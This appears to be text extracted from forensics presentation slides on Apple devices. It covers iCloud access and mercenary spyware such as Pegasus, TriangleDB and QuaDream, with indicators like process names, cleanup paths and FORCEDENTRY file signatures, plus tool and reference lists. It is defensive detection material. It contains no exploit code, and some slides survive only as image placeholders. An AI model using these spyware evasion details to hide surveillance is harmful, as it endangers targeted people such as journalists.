
Key	Type	Value
√ Root	Dictionary	◇ (8 items)
displayName	String	◇ Folder
> today	Array	◇ (3 items)
> listUniqueIdentifiers	Array	◇ (4 items)
defaultDisplayName	String	◇ Folder
> buttonBar	Array	◇ (4 items)
uniqueIdentifier	String	◇ F4D27DCB-2242-4C37-9600-8227170257B9
√ iconLists	Array	◇ (4 items)
> Item 0	Array	◇ (18 items)
> Item 1	Array	◇ (23 items)
> Item 2	Array	◇ (24 items)
> Item 3	Array	◇ (5 items)
√ ignored	Array	◇ (2 items)
Item 0	String	◇ com.zhiliaobaoapp.musically
Item 1	String	◇ com.life360.safetymap





iCloud Access



iCloud Access - FindMy




iCloud Access – Protect Yourself



iOS Mercenary Spyware

- Sold as lawful intercept/surveillance tools
 - NSO Pegasus
 - Cytrox Predator
 - TriangleDB
 - QuaDream Reign
- Generally, not persistent
- May be file-less (running in memory only)
- Victims include Journalists, Dissidents, Politicians, Government Officials, Executives, NGOs, etc.
- Apple Threat Notifications: <https://support.apple.com/en-us/102174>




TriangleDB

- iMessage Database (SMS.db) and file system
/Library/SMS/Attachments/...
 - Empty Attachments/ directories (previously contained a Watch Face file).
- Precise Clean Up
 - Removed Crash Reports: /private/var/mobile/Library/Logs/CrashReporter/
 - Removed Databases in /private/var/mobile/Library/IdentityServices/
 - Removed Traces of iMessage attachment in various files:
 - pub-id.db, knowledgeC.db
 - Empty SMS Attachment directories
 - Residual data left in SMS.db
- Exfil data using /tmp directory, gets cleaned up
- Process BackupAgent (old process name, not legit BackupAgent2)
 - Found in DataUsage.sqlite

Pegasus

iMessage Attachments (FORCEDENTRY)

- Many GIF files in SMS Attachments/ directory
- Not actually GIF files - File Signature Analysis show as PDF



- <https://citizenlab.ca/wp-content/uploads/2021/09/FORCEDENTRY-Feat-image-1.png>

Pegasus (or what we call Rainbow Ronin)





- Processes - Many!
- setframed, launchafd, rs, natgd, tisppd, bfrgbd, xpccfd, comsercvd, rlaccountd, launchrex, ckeblld, comnetd, accountpfd, jlmvskrd, msgacntd, brstaged, fdlibframed and more!
 - Likes to use the directory:
/private/var/db/com.apple.xpc.roleaccountd.staging/
 - (QuaDream Reign likes this directory too!)
- Missing Data from DataUsage.sqlite
 - Entries in ZLIVEUSAGE table, however associated data cleaned up in ZPROCESS table

Forensic Artifacts: What Else?

- Wonky Application Bundles
- Residual Installation Artifacts (~/.Library/Application Support/)
- Unified Logs
 - TCC, Processes, Application Usage, Network Connections, Volume Access
- Software Installation Artifacts
 - /var/log/install.log
 - /var/db/receipts/
 - InstallHistory.plist
 - iOS Mobile Installation Logs
- TCC.db – Application Permissions
- iOS Provisioning Profiles
- Pattern-of-Life Databases/Files
 - Powerlogs
 - knowledgeC.db
 - Biomes
- Notifications
 - ie: Little Snitch Alerts, Firewalls, Messages with shady links
- Jailbreak Artifacts

What now?

- Setup a Malware Sandbox
 - Parallels, Vmware Fusion, VirtualBuddy
 - github.com/objective-see/Malware/
 - github.com/nowsecure/fsmon
 - objective-see.org/tools.html
 - themittenmac.com/tools/
- Attend a Conference
 - objectivebythesea.org
- Read a Book
 - taomm.org



Rotten to the Core

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TriangleDB References

- <https://securelist.com/triangledb-triangulation-implant/110050/>
- <https://securelist.com/triangulation-validators-modules/110847/>
- <https://securelist.com/operation-triangulation-catching-wild-triangle/110916/>
- https://en.wikipedia.org/wiki/Operation_Triangulation

Pegasus, QuaDream References

- <https://citizenlab.ca/2021/09/forcedentry-nso-group-imessage-zero-click-exploit-captured-in-the-wild/>
- <https://citizenlab.ca/2020/12/the-great-ipwn-journalists-hacked-with-suspected-nso-group-imessage-zero-click-exploit/>
- <https://citizenlab.ca/2021/12/pegasus-vs-predator-dissidents-doubly-infected-iphone-reveals-cytrox-mercenary-spyware/>
- <https://citizenlab.ca/2023/04/spyware-vendor-quadream-exploits-victims-customers/>